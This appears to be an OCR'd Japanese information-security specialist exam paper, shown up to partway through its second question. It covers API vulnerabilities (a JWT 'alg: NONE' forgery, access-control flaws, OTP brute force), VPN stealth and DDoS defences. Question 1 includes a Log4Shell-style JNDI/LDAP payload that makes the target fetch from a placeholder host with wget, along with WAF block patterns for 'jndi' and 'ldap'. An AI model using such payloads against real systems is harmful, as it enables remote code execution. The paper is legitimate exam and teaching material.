SC

令和６年度　春期
情報処理安全確保支援士試験
午後　問題

試験時間	12:30 ～ 15:00（2 時間 30 分）

注意事項

1. 試験開始及び終了は，監督員の時計が基準です。監督員の指示に従ってください。
2. 試験開始の合図があるまで，問題冊子を開いて中を見てはいけません。
3. 答案用紙への受験番号などの記入は，試験開始の合図があってから始めてください。
4. 問題は，次の表に従って解答してください。

問題番号	問１～問４
選択方法	２問選択

5. 答案用紙の記入に当たっては，次の指示に従ってください。
   (1) B 又は HB の黒鉛筆又はシャープペンシルを使用してください。
   (2) 受験番号欄に受験番号を，生年月日欄に受験票の生年月日を記入してください。正しく記入されていない場合は，採点されないことがあります。生年月日欄については，受験票の生年月日を訂正した場合でも，訂正前の生年月日を記入してください。
   (3) 選択した問題については，次の例に従って，選択欄の問題番号を○印で囲んでください。○印がない場合は，採点されません。3 問以上○印で囲んだ場合は，はじめの 2 問について採点します。
   (4) 解答は，問題番号ごとに指定された枠内に記入してください。
   (5) 解答は，丁寧な字ではっきりと書いてください。読みにくい場合は，減点の対象になります。

〔問１，問３を選択した場合の例〕

注意事項は問題冊子の裏表紙に続きます。
こちら側から裏返して，必ず読んでください。

正　誤　表

令和 6 年 7 月 19 日

情報処理安全確保支援士試験　午後　問題

ページ	問題番号	行	誤	正
31	4	表 1 No.16 の 上から 4 行目	パーミッションは 774 [3)]とする。	パーミッションは 775 [3)]とする。

問1　APIセキュリティに関する次の記述を読んで，設問に答えよ。

G社は，ヘルスケアサービス新興企業である。利用者が食事，体重などを入力して，そのデータを管理したり，健康リスクの判定や食事メニューのアドバイスを受けたりできるサービス（以下，サービスYという）を計画している。具体的には，クラウドサービス上にサービスY用のシステム（以下，Sシステムという）を構築して，G社が既に開発しているスマートフォン専用アプリケーションプログラム（以下，G社スマホアプリという）からアクセスする。Sシステムの要件を図1に示す。

要件1：利用者が入力したデータを蓄積する。 要件2：蓄積したデータを機械学習で学習し，その結果を利用して健康リスクの判定や食事メニューのアドバイスを利用者に提供する。 要件3：利用者のステータス（以下，利用者ステータスという）として，“有償利用者”と“無償利用者”を定義する。有償利用者の場合，全ての機能を利用できる。無償利用者の場合，機能の利用に一部制限がある。 要件4：可能な限り，既存のサービスやライブラリを使って構築する。

図1　Sシステムの要件（抜粋）

G社は，Sシステムの構築をITベンダーF社に委託した。F社との協議の結果，クラウドサービスプロバイダE社のクラウドサービス上にSシステムを構築する方針にした。

〔APIの設計〕


Sシステムには，将来的には他社が提供するスマートフォン専用アプリケーションプログラムからもアクセスすることを想定し，RESTful API方式のAPI（以下，SシステムのAPIをS-APIという）を用意する。RESTful APIの設計原則の一つにセッション管理を行わないという性質がある。この性質を［　a　］という。

E社が提供するクラウドサービスのサービス一覧を表1に，サービスYのシステム構成を図2に，S-API呼出し時の動作概要を図3に，S-APIの仕様を表2に，Sシステムの仕様を図4に，それぞれ示す。

表１　E 社が提供するクラウドサービスのサービス一覧（抜粋）

サービス名	サービス概要
サービス K	API ゲートウェイサービスである。当該サービスは，API へのリクエストを受信し，その内容に基づき，サービス L を呼び出す。
サービス L	イベント駆動型のコンピューティングサービスである。サービス K からの呼出しがあったとき，又は指定された日時に，事前に定義された処理を実行する。また，外部サービスと連携する。
サービス M	マネージド型のデータベースサービスである。
サービス N	マネージド型の WAF サービスである。サービス K が受信した API へのリクエストを検査して，許可・検知・遮断を行う。

注記　S システムの構築時点では，サービス N を導入しない計画である。



注記　サービス K 及びサービス L からインターネットへの通信は許可されている。

図２　サービス Y のシステム構成

G 社スマホアプリから S-API が呼び出された場合の動作は次のとおりである。
・S-API が呼び出されると，S-API へのリクエストは，サービス K が一元的に受ける。サービス K は，そのリクエスト内容に基づき，サービス L を呼び出す。サービス L は，事前に定義された処理を実行してレスポンスをサービス K に返し，サービス K は，G 社スマホアプリにレスポンスを返す。
・サービス L では，データベースのデータの読取り又は書込みが必要な場合は，事前に定義された処理からサービス M を呼び出す。

図３　S-API 呼出し時の動作概要（抜粋）

表2　S-API の仕様（抜粋）

API 名	概要	メソッド	パラメータ
認証 API	・利用者 ID とパスワードを検証する。 ・利用者 ID とパスワードが事前に登録されたものと一致した場合，毎回ランダムに生成される数字 4 桁の文字列（以下，文字列 X という）を，事前に登録されたメールアドレスに送信する。 ・一致しなかった場合，“認証失敗”となる。	POST	mid（利用者 ID） pass（パスワード）
	・利用者の G 社スマホアプリから受信した利用者 ID と数字 4 桁の文字列を検証する。 ・G 社スマホアプリから受信した文字列が文字列 X と一致した場合，“認証成功”と判定し，JSON Web Token（以下，JWT という）を発行して JWT を含むレスポンスを返す。 ・文字列 X を生成してから 10 分以内に“認証成功”とならなかった場合，“認証失敗”となる。	POST	mid（利用者 ID） otp（G 社スマホアプリから受信した文字列）
利用者 API	・利用者情報を取得，更新する。 ・F 社が既に開発済みの利用者管理共通ライブラリ（以下，共通モジュール P という）を利用する。共通モジュール P，及び共通モジュール P を呼び出す処理（以下，P 呼出し処理という）は，サービス L に定義されており，利用者ステータスの管理にも利用される。共通モジュール P は，サービス M を呼び出して，次の処理を行う。 - GET メソッドが使われた場合，パラメータ mid で指定された利用者 ID にひも付く利用者情報を含むレスポンスを返す。 - PUT メソッドが使われた場合，パラメータ mid で指定された利用者 ID にひも付く利用者情報を更新する。	GET	mid（利用者 ID）
		PUT	mid（利用者 ID） name（名前） age（年齢）

注記　S システムは，表中のパラメータのほか，HTTP リクエストのヘッダに含まれる情報を用いて処理を行う。

〔JWT を利用したアクセス〕

・JWT は，“ヘッダ”，“ペイロード”，“署名”の 3 種類の要素から構成されており，各要素は base64url でエンコードされ，“.（ドット）”で結合されている。
　ヘッダ：署名の作成の際に使用するアルゴリズムが指定される。
　ペイロード：利用者 ID，有効期限などが含まれる。
　署名：ヘッダに指定されたアルゴリズムとシステムが生成したシークレットを使用し，ヘッダとペイロードに対する署名が作成される。
・S システムでは，JWT の管理に，F 社が開発した JWT 管理ライブラリ（以下，ライブラリ Q という）を利用する。
・S システムから発行された JWT は，G 社スマホアプリに保存される。G 社スマホアプリは，HTTP リクエスト内の Authorization ヘッダに Bearer スキームと JWT を設定し，S システムに送信する。S システムは，受信した JWT をライブラリ Q に渡す。ライブラリ Q は，JWT 内のヘッダに指定されたアルゴリズムに基づいて JWT を検証する。JWT 内の署名を検証した後，ペイロードに含まれた利用者 ID を確認して利用者を識別し，必要な情報を含めてレスポンスを返す。
・JWT を利用したアクセスは，ペイロードに含まれた有効期限まで許可される。

〔有償利用者に対する課金方法〕

・課金には外部の課金サービスを利用する。

〔機械学習による学習と判定・アドバイス〕

・健康リスクの判定や食事メニューのアドバイスを行うため，外部の機械学習サービスを学習と分析に利用する。
・機械学習による学習は，日次バッチ処理で実現する。サービス L に定義された処理を午前 1 時に起動して，サービス M からデータを取り出し，外部の機械学習サービスにデータを入力する。
・G 社スマホアプリから S-API の一つである健康リスク判定 API，食事推奨 API が呼び出された場合，サービス L に定義された処理が外部の機械学習サービスを呼び出して，判定・アドバイスを取得する。

図 4　S システムの仕様（抜粋）

〔脆弱（ぜい）性診断の結果〕

S システムの構築が進み全ての機能を動作確認できたので，G 社で S システムのセキュリティを担当する R さんが，セキュリティベンダーである U 社に脆弱性診断（以下，診断という）を依頼した。U 社による診断レポートを表 3 に示す。

表3　U社による診断レポート（抜粋）

項番	名称	対象API	脆弱性
1	JWT 改ざんによるなりすまし	全体	JWT に指定された利用者 ID を利用してデータが取得，更新されるので，ヘッダとペイロードを改ざんした JWT を送信すると，他の利用者へのなりすましが可能である。
2	アクセスコントロールの不備A	利用者API	パラメータ mid に他の利用者 ID を指定すると，他の利用者 ID にひも付く利用者情報を取得，改変できてしまう。
3	アクセスコントロールの不備B	利用者API	利用者 API で利用者情報を更新する場合，“paid” という値を設定したパラメータ “status” を追加して送信すると，利用者ステータスを無償利用者から有償利用者に改変できてしまう。
4	2 要素認証の突破	認証API	総当たり攻撃によって，文字列 X を使った認証メカニズムを突破できる。1 秒間に 10 回試行する総当たり攻撃を行った場合，文字列 X の検証において，平均的な認証成功までの時間は［　b　］秒になり，突破される可能性が高い。

表3の項番1について，U社のセキュリティコンサルタントで情報処理安全確保支援士（登録セキスペ）のZ氏は，次のように説明した。

・認証APIで，利用者ID“user01”での認証が成功した後，診断中に発行されたJWTのデコード結果は，表4のとおりであった。

表4　JWTのデコード結果（抜粋）

ヘッダ	ペイロード

{
"alg": "RS256",
（省略）
}
	{
	"user": "user01",
	"iat": 1713059329,
	"exp": 1713664129,
	（省略）
	}

・ここで，表4中の“RS256”の代わりに“NONE”を指定し，“user01”を他の利用者IDに改ざんしたJWTを送信したところ，改ざんしたJWTの検証が成功し，他の利用者へのなりすましができた。

項番2～4についても説明を受けた後，G社は，表3の脆弱性を分析し，対策について，F社，U社を交えて検討した。

Rさんが取りまとめた脆弱性の分析と対策案を表5に示す。

表5　脆弱性の分析と対策案

表3の項番	分析	対策案
1	（省略）	①ライブラリQを修正する。
2	（省略）	②P呼出し処理に処理を追加する。
3	利用者APIの仕様には，パラメータ“status”の指定について定義されていない。一方，実装は，指定されたパラメータを検証せず全て［　c　］に送信していた。ここで，送信内容を改ざんしてパラメータ“status”を追加してリクエストを送信すると，［　c　］は利用者ステータスを変更できる。	プログラムの修正で対応する。
4	（省略）	次の対策を実施する。 - ［　d　］を実装する。そのしきい値は10とする。 - 突破される可能性を十分に低減するために，文字列Xを数字6桁に変更する。

全ての対応が完了した後，試用モニターを対象に，サービスYの提供を開始した。

〔セキュリティの強化〕

G社は，試用モニターへのサービスYの提供期間中に，インシデント対応に必要なログの取得方法を検討することになり，F社と協議した。

F社によれば，ログ取得モジュールを実装するには時間が掛かるが，ログ取得モジュールを実装しなくても，サービスNを導入することによって，通信ログを取得できるという。

サービスNにおけるWAFルールの記述形式を図5に示す。

・ルールは，[検証対象]，[パターン]及び[動作]の三つを1行に記述する。
・[検証対象]には，次のいずれかを指定する。
　GET　　：GETメソッドのパラメータの値を検証対象とする。
　POST　　：POSTメソッドのパラメータの値を検証対象とする。
　PUT　　：PUTメソッドのパラメータの値を検証対象とする。
　ANY　　：全てのメソッドのパラメータの値を検証対象とする。
　Header　：全てのヘッダの値を検証対象とする。
　COOKIE　：cookieの値を検証対象とする。
　Multipart：Multipart/form-dataのフィールドの値を検証対象とする。
・[パターン]には，次の要素で構成される正規表現を指定する。
　^　　：文字列の先頭とマッチする。
　¥W　　：任意の非英数字とマッチする。
　x|y　　：xまたはyとマッチする。
　(x|y)z　：xz又はyzとマッチする。
　[xyz]　：x，y又はzのいずれかにマッチする。
　.　　：任意の文字とマッチする。
　¥.　　：“.”とマッチする。
　*　　：直前の要素の0回以上の繰返しにマッチする。
・[動作]には，次のいずれかを指定する。
　許可：通信を通過させ，ログに記録しない。
　検知：通信を通過させ，ログに記録し，管理者にアラートを送信する。
　遮断：通信を遮断し，ログに記録し，管理者にアラートを送信する。

図5　サービスNにおけるWAFルールの記述形式

Rさんは，サービスNのSシステムへの導入を責任者に提案し，承認を得た。サービスNの導入完了後，サービスYの提供を開始した。

〔新たな脆弱性への対応〕

数週間後，ライブラリHというオープンソースのライブラリに脆弱性Vという脆弱性があることが公表された。Rさんは，脆弱性Vについての関連情報を図6のように取りまとめた。

・ライブラリ H は，非常に多くのシステムで利用されており，既に脆弱性 V が攻撃に悪用されている事例が報告されている。
・脆弱性 V が存在するサーバ（以下，攻撃対象サーバという）への攻撃の流れを次に示す。
(1) 攻撃者は，事前に攻撃用 LDAP サーバと攻撃用 HTTP サーバを準備する。
(2) 攻撃者は，実行したいコマンド（以下，コマンド C という）を base64 でエンコードした文字列を含む，攻撃用 LDAP サーバに送信する LDAP リクエスト（以下，LDAP リクエスト W という）を作成する。その後，LDAP リクエスト W を含み，脆弱性 V を悪用する JNDI Lookup（Java Naming and Directory Interface Lookup）を行う攻撃コードを準備する。
(3) 準備した攻撃コードを HTTP リクエストの x-api-version ヘッダの値として指定した HTTP リクエストを攻撃対象サーバに送信する。
(4) 攻撃対象サーバは，HTTP リクエストを受信すると，攻撃コードを実行する。攻撃コードの JNDI Lookup を実行し，LDAP リクエスト W を攻撃用 LDAP サーバに送信する。
(5) 攻撃用 LDAP サーバは，LDAP リクエスト W から，コマンド C を base64 でエンコードした文字列を取り出し，デコードしてコマンド C を取り出す。コマンド C を実行させる Java クラスファイル（以下，J ファイルという）を自動生成し，攻撃用 HTTP サーバに配置する。攻撃用 HTTP サーバは，J ファイルが配置された攻撃用 HTTP サーバの URL（以下，URL-J という）を攻撃用 LDAP サーバに伝える。
(6) 攻撃用 LDAP サーバは，URL-J を LDAP レスポンスに記載して攻撃対象サーバに返す。
(7) 攻撃対象サーバは，受信した LDAP レスポンスに記載された URL-J にアクセスし，J ファイルをダウンロードして，コマンド C を実行する。
・脆弱性 V の CVSS v3.1 に基づいた基本値は 9.8 と高く，早急な対応が推奨されている。しかし，現時点において，ライブラリ H の公式 Web サイトでは，脆弱性 V を修正したバージョンや暫定対策は提供されていない。
・G 社は S システムでライブラリ H を利用しているかを F 社に問い合わせているが，S システムの構成を詳細に分析しなければならず，回答まで時間が掛かるとのことである。
・E 社は，脆弱性 V を悪用した攻撃を検知するために，サービス N における WAF ルールを現在開発中であるが，悪用パターンが多岐にわたることから，網羅性のある WAF ルールの提供には最大で 72 時間掛かると発表している。

図 6　脆弱性 V についての関連情報（抜粋）

R さんは，脆弱性 V への対応方針を Z 氏に相談した。Z 氏は，F 社の回答を待ってからの対応では遅いので，システムに影響を与えない検証コードを S システムに対して実行し，外部から脆弱性 V を悪用できるか検証するよう提案した。R さんは，Z 氏の協力の下，図 7 に示す手順で検証を実施した。

(1) 攻撃用 LDAP サーバと攻撃用 HTTP サーバを兼ねたサーバ（以下，テストサーバという）を構築する。
(2) 図 8 に示す検証コードを作成する。
(3) ③図 8 で指定したコマンドが実行されたことを確認する仕組みをテストサーバに実装する。
(4) 検証コードを HTTP リクエスト中に指定して S システムに送信する。

図 7　R さんが実施した検証手順

```
${jndi:ldap://a2.b2.c2.d2:1389/Command/Base64/d2dldCBodHRwOi8vYTIuYjIuYzIuZDIvaW5kZXgu
aHRtbA==}
```

注記 1　a2.b2.c2.d2 は，R さんがテストサーバに割り当てた IP アドレスである。

注記 2　d2dldCBodHRwOi8vYTIuYjIuYzIuZDIvaW5kZXguaHRtbA==のデコード結果は，wget http://a2.b2.c2.d2/index.html である。これは，コマンド C に相当する。

図 8　作成した検証コード

検証の結果，外部から脆弱性 V を悪用できることが確認できた。この結果を踏まえて，R さんは，脆弱性 V を悪用する攻撃に備え，E 社から WAF ルールが提供されるまでの間，現在判明している悪用パターンに対応可能な暫定的な WAF ルールで攻撃を遮断することにした。

R さんが考えた WAF ルールの案を表 6 に示す。

表 6　WAF ルールの案

ルール	検証対象	パターン	動作
1	e	¥Wjndi¥W	遮断
2	f	¥Wldap¥W	遮断

R さんは，例えば“ jnDI ”のように大文字・小文字を入れ替える手口によって，ルール 1 と 2 それぞれで，案のパターンを回避する方法があることに気付いた。④このような手口にも対応できるように案を変更した。その後，変更後の案の確認を Z 氏に依頼した。

Z 氏は，⑤本番運用開始後の一定期間においては，WAF ルールの動作には“検知”を設定して，サービス Y が今までどおり利用できるかを確認することを助言した。R さんは，Z 氏の助言を踏まえて，WAF ルールを設定した。

後日，S システムでは，ライブラリ H を利用しているとの回答が F 社からあった。また，E 社からサービス N における WAF ルールが提供された。その後，脆弱性 V を修正したバージョンがライブラリ H の公式 Web サイトで配布され，S システム内のライブラリ H のバージョンを最新にすることで，脆弱性 V への対応が完了した。

設問１　本文中の［　a　］に入れる適切な字句を答えよ。

設問２　〔脆弱性診断の結果〕について答えよ。

(1)　表3中の［　b　］に入れる適切な数値を，小数点以下を四捨五入して，整数で答えよ。

(2)　表5中の下線①について，修正後のライブラリQで行うJWTの検証では，どのようなデータに対してどのような検証を行うか。検証対象となるデータと検証の内容を，それぞれ20字以内で答えよ。

(3)　表5中の下線②について，P呼出し処理に追加すべき処理を，40字以内で具体的に答えよ。

(4)　表5中の［　c　］に入れる適切な字句を，表2中の用語で答えよ。

(5)　表5中の［　d　］に入れる適切な処理内容を，30字以内で答えよ。

設問３　〔新たな脆弱性への対応〕について答えよ。

(1)　図7中の下線③について，テストサーバに実装する仕組みを，35字以内で具体的に答えよ。

(2)　表6中の［　e　］，［　f　］に入れる適切な字句を，図5中から選び答えよ。

(3)　本文中の下線④の変更後の案について，表6中のルール1に記述すべきパターンを，図5の記述形式で答えよ。


(4)　本文中の下線⑤について，WAFルールの動作に“遮断”ではなく“検知”を設定することによる利点と，“検知”に設定した際に被害を最小化するために実施すべき内容を，それぞれ25字以内で答えよ。

問２　サイバー攻撃への対策に関する次の記述を読んで，設問に答えよ。

H 社は，従業員 3,000 名の製造業であり，H 社製品の部品を製造する約 500 社と取引を行っている。取引先は，H 社に設置された取引先向け Web サーバに HTTPS でアクセスし，利用者 ID とパスワードでログインした後，H社との取引業務を行っている。また，公開 Web サーバでは，H 社製品の紹介に加え，問合せや要望の受付を行っている。いずれの Web サーバが停止しても，業務に支障が出る。

H 社では，社内に設置している PC（以下，H-PC という）とは別に，一部の従業員に対して，VPN クライアントソフトウェアを導入したリモート接続用 PC（以下，リモート接続用 PC を R-PC という）を貸与し，リモートワークを実現している。R-PC と H 社との間の VPN 通信には，VPN ゲートウェイ（以下，VPN ゲートウェイを VPN-GW といい，H 社が使用している VPN-GW を VPN-H という）を使用している。

H 社のネットワークは，情報システム部の L 部長と T 主任を含む 6 名で運用している。H 社のネットワーク構成を図 1 に示す。



注 1)　H 社ドメインの権威 DNS サーバと再帰的な名前解決を行うフルサービスリゾルバを兼ねる。
注 2)　H-PC からインターネットへの HTTP 及び HTTPS 通信を中継する。

図 1　H 社のネットワーク構成

UTM の機能概要及び設定を表 1 に，VPN-H の機能概要及び設定を表 2 に示す。

表 1　UTM の機能概要及び設定

機能名	機能概要	設定
ファイアウォール機能	ステートフルパケットインスペクション型であり，送信元の IP アドレスとポート番号，宛先の IP アドレスとポート番号の組合せによる通信の許可と拒否のルールによって通信を制御する。	有効
NAT 機能	（省略）	有効
IPS 機能	不正アクセスの検知方法は，次の 2 通りを設定できる。 アノマリ型　：あらかじめ登録したしきい値を超えた通信を異常として検知する。 シグネチャ型：あらかじめ登録したシグネチャと一致した通信を異常として検知する。	無効
WAF 機能	不正アクセスの検知方法は，IPS 機能と同様に，アノマリ型とシグネチャ型を設定できる。	無効

表 2　VPN-H の機能概要及び設定（抜粋）

機能名	機能概要	設定
VPN 通信機能	VPN クライアントソフトウェアを導入した PC との間で VPN 通信を行う。VPN 接続時の認証方式は，VPN クライアントソフトウェア起動時に表示されるダイアログボックス（以下，VPN ダイアログという）に，利用者 ID とパスワードを入力させる方式である。	有効
多要素認証機能	利用者 ID とパスワードによる認証方式に次のいずれかの認証方式を組み合わせた多要素認証を行う。 （ア）スマートフォンに SMS でセキュリティコードを送り，その入力を確認する方式 [1)] （イ）デジタル証明書によってクライアント認証を行う方式 （ウ）スマートフォンに承認要求のプッシュ通知を送り，その通知の承認を確認することで認証を行う方式	無効

注 [1)]　VPN ダイアログに利用者 ID とパスワードを入力し，その認証が完了すると，セキュリティコード入力画面が表示され，SMS でセキュリティコードがスマートフォンに送信される。送信されたセキュリティコードを，セキュリティコード入力画面に入力することで認証される。

最近，同業他社でサイバー攻撃による被害が 2 件立て続けに発生したという報道があった。1 件は，VPN-GW が攻撃を受け，社内ネットワークに侵入されて情報漏えいが発生した事案である。もう 1 件は，DDoS 攻撃による被害が発生した事案である。

H 社でも同様な事案が発生する可能性について，L 部長と T 主任が調査することにした。

〔VPN-GW への攻撃に対する調査〕

T 主任は，VPN-GW への攻撃方法を次のようにまとめた。

方法 1：VPN-GW の認証情報を推測し，社内ネットワークに侵入する。

方法 2：VPN-GW の製品名や型番を調査した上で，社内ネットワークへの侵入が可能になる脆弱性を調べる。もし，脆弱性が存在すればその脆弱性を悪用し，社内ネットワークに侵入する。

T 主任は，方法 1 については，VPN-H の認証強化を検討することにした。また，方法 2 については，VPN-H の脆弱性対策と，VPN-H へのポートスキャンに対する応答を返さないようにする方法（以下，ステルス化という）を検討することにした。方法 1 と方法 2 について T 主任がまとめた対策案を表 3 に示す。

表 3　方法 1 と方法 2 について T 主任がまとめた対策案

攻撃方法	対策	対策名	内容
方法 1	V-1	VPN-H の認証強化	インターネットから VPN-H へのアクセス時は，多要素認証を用いる。
方法 2	V-2	VPN-H の脆弱性対策	（省略）
	V-3	ステルス化	VPN-H のポートを通常は応答を返さないように設定しておく。H 社が許可した PC からのアクセス時だけ，接続を許可する。

〔DDoS 攻撃に対する調査〕

次に，T 主任は，DDoS に関連する攻撃について調査し，H 社で未対策のものを表 4 にまとめた。

表 4　H 社で未対策の DDoS に関連する攻撃

項番	攻撃	例
1	UDP Flood 攻撃	公開 Web サーバ，DNS サーバを攻撃対象に，偽の送信元 IP アドレスとランダムな宛先ポート番号を設定した UDP データグラムを大量に送り付ける。
2	SYN Flood 攻撃	（省略）
3	DNS リフレクション攻撃の踏み台にされる	（省略）
4	HTTP GET Flood 攻撃	a

次は，表 4 についての T 主任と L 部長の会話である。

T 主任 ：項番 1，2，4 の DDoS 攻撃のサーバへの影響は，UTM の IPS 機能と WAF 機能で軽減することができます。

L 部長 ：そうか。機能の設定に関する注意点はあるのかな。

T 主任 ：例えば，アノマリ型 IPS 機能で，トラフィック量について，しきい値が高すぎる場合にも，①しきい値が低すぎる場合にも弊害が発生するので，しきい値の設定には注意するようにします。また，項番 3 の対策として，現在の DNS サーバを廃止して，権威 DNS サーバの機能をもつサーバ（以下，DNS-K という）とフルサービスリゾルバの機能をもつサーバ（以下，DNS-F という）を社内に新設します。インターネットから社内への DNS 通信は b への通信だけを許可し，社内からインターネットへの DNS 通信は c からの通信だけを許可します。

〔対策 V-1 についての検討〕

次は，対策 V-1 についてのL部長とT主任の会話である。

L部長 ：対策 V-1 での注意点はあるのかな。

T主任 ：最近は，多要素認証の利用が多くなってきたこともあり，多要素認証を狙った攻撃が発生しています。多要素認証を狙った攻撃例を表5に示します。

表5　多要素認証を狙った攻撃例

攻撃例	概要
攻撃例1	表2（ア）と組み合わせた多要素認証を突破するフィッシング攻撃であり，次の手順で行われる。 (1)　攻撃者が，フィッシングメールを使って，VPN ダイアログの画面を装った罠（わな）の Web サイトに正規利用者を誘導し，正規利用者に利用者 ID とパスワードを入力させる。 (2)　[d] (3)　[e] (4)　攻撃者が，社内ネットワークに不正に接続する。
攻撃例2	表2（ウ）と組み合わせた多要素認証を突破する多要素認証疲労攻撃であり，次の手順で行われる。 （省略）

L部長 ：攻撃例1については，不正なリモート接続を阻止するために，メールで受信したメッセージ内の URL リンクを安易にクリックしないよう注意喚起する必要があるな。

T主任 ：はい。しかし，当社では，業務の手続の督促などで従業員に URL リンクが含まれるメールを送っているので，URL リンクのクリックを禁止することはできません。不審な URL かどうかを見極めさせることは難しいでしょう。そこで，②たとえ罠の Web サイトへの URL リンクをクリックしてしまっても，不正なリモート接続をされないように，従業員全員が理解できる内容を，注意喚起する必要があります。

〔対策 V-3 についての検討〕

次は，対策 V-3 についての L 部長と T 主任の会話である。

L 部長 ：対策 V-3 について説明してほしい。

T 主任 ：VPN-H には，どのような通信要求に対しても応答しない“Deny-All”を設定した上で，あらかじめ設定されている順番にポートに通信要求した場合だけ所定のポートへの接続を許可するという設定（以下，設定 P という）があります。

L 部長 ：設定 P の注意点はあるのかな。

T 主任 ：設定されている順番を攻撃者が知らなくても，③攻撃者が何らかの方法でパケットを盗聴できた場合，設定 P を突破されてしまいます。

L 部長 ：設定 P とは別の方法はあるのかな。

T 主任 ：VPN-H の機能にはありませんが，SPA（Single Packet Authorization）というプロトコルがあります。SPA の主な仕様を表 6 に示します。

表 6　SPA の主な仕様

項番	内容
1	TCP の SYN パケット又は UDP の最初のパケット（以下，SPA パケットという）には，HMAC ベースのワンタイムパスワードが含まれており，送信元の真正性を送信先が検証できる。検証に成功すれば，以降の通信のパケットは許可される。検証に失敗すれば，以降の通信のパケットは破棄される。
2	SPA パケットにはランダムデータが含まれており，送信先で検証される。以前受信したものと同じランダムデータをもつ SPA パケットを受信した場合は，破棄される。
3	SPA パケットの最後尾フィールドには先行フィールドのハッシュ値が格納されている。送信先では，この値を検証し，検証に失敗すれば，そのパケットは破棄される。
4	送信先では，検証した結果は，送信元に返さない。

T 主任 ：SPA なら，④攻撃者が何らかの方法でパケットを盗聴できたとしても，突破はされません。

L 部長 ：そうか。VPN 通信機能と同様の機能をもち，SPA を採用している製品があるかどうか，ベンダーに相談してみよう。

L 部長がベンダーに相談したところ，S 社が提供しているアプライアンス（以下，S-APPL という）の紹介があった。L 部長と T 主任は，S-APPL の導入検討を進めた。

〔S-APPL の導入検討〕

S-APPL は，VPN 通信機能，SPA パケットを検証する機能などをもつ。S-APPL と接続するためには，S-APPL のエージェントソフトウェア（以下，S ソフトという）を接続元の PC に導入し，接続元の PC ごとの ID と秘密情報を，S-APPL と接続元の PC それぞれに設定する必要がある。なお，秘密情報は，SPA パケットの HMAC ベースのワンタイムパスワードの生成などに使われる。S-APPL と S ソフトの主な機能を表 7 に示す。

表 7　S-APPL と S ソフトの主な機能

項番	機能名	機能概要
1	SPA 機能	SPA パケットを用いて送信元の真正性を S-APPL が検証する。
2	VPN 通信機能	S-APPL と S ソフトを導入した PC との間で VPN を確立する。
3	多要素認証機能	VPN-H の多要素認証機能と同じ機能をもつ。
4	接続サーバ許可機能	VPN 確立後にアクセス可能なサーバを PC ごとに設定する。

T 主任は，対策 V-1～3 について，次のように考えた。

・対策 V-1 については，表 7 項番 3 の機能で対応する。方式は，表 2（イ）の方式を採用する。

・対策 V-2 については，S-APPL の脆弱性情報を収集し，脆弱性修正プログラムが公開されたら，それを適用する。

・対策 V-3 については，表 7 項番 1 の機能で対応する。

T 主任は，対策 V-3 のための H 社のネットワーク構成の変更案を作成した。なお，変更する際は，次の対応が必要になる。

(1)　VPN-H を S-APPL に置き換える。R-PC には，S ソフトを導入する。

(2)　R-PC ごとの ID と秘密情報を，S-APPL と R-PC それぞれに設定する。

(3)　VPN-H に付与していた IP アドレスを S-APPL に付与する。

(4)　S-APPL の FQDN を DNS サーバに登録する。

T 主任は，S-APPL の導入によって VPN-GW への攻撃の対策が可能であることを L 部長に説明した。L 部長は，効果とリスクを検討した上で，S-APPL を導入することを決めた。

〔DDoS 攻撃に対する具体的対策の検討〕

T 主任は，表 4 の項番 3 以外に対する具体的対策の検討に着手した。

まず，通信回線については，DDoS 攻撃で大量のトラフィックが発生すると，使えなくなる。これについては，通信回線の帯域を大きくするという方法のほか，⑤外部のサービスを利用するという方法があることが分かった。

次に，サーバへの影響は，これまでに検討した UTM の IPS 機能と WAF 機能を有効化することで軽減できることが分かっている。加えて，取引先向け Web サーバについては，次の対応によって，⑥更に DDoS 攻撃の影響を軽減できることが分かった。

・取引先には，H 社との取引専用の PC（以下，取引専用 PC という）を貸与する。取引専用 PC には，S ソフトを導入する。
・取引専用 PC ごとの ID と秘密情報を，S-APPL と取引専用 PC それぞれに設定する。
・S-APPL に，取引専用 PC が VPN 確立後にアクセス可能なサーバとして，取引先向け Web サーバだけを設定する。
・UTM のファイアウォール機能で，インターネットから取引先向け Web サーバへの通信を拒否するように設定する。

その後，H 社では，S-APPL の導入，UTM の設定変更，DNS サーバの変更などを行い，新たな運用を開始した。

設問１　〔DDoS 攻撃に対する調査〕について答えよ。

(1)　表 4 中の［　a　］に入れる攻撃の例を，H 社での攻撃対象を示して具体的に答えよ。

(2)　本文中の下線①の場合に発生する弊害を，25 字以内で答えよ。

(3)　本文中の［　b　］，［　c　］に入れる適切な字句を，“DNS-F”又は“DNS-K”から選び答えよ。

設問２　〔対策 V-1 についての検討〕について答えよ。

(1)　表 5 中の［　d　］，［　e　］に入れる，不正な接続までの攻撃手順を，具体的に答えよ。

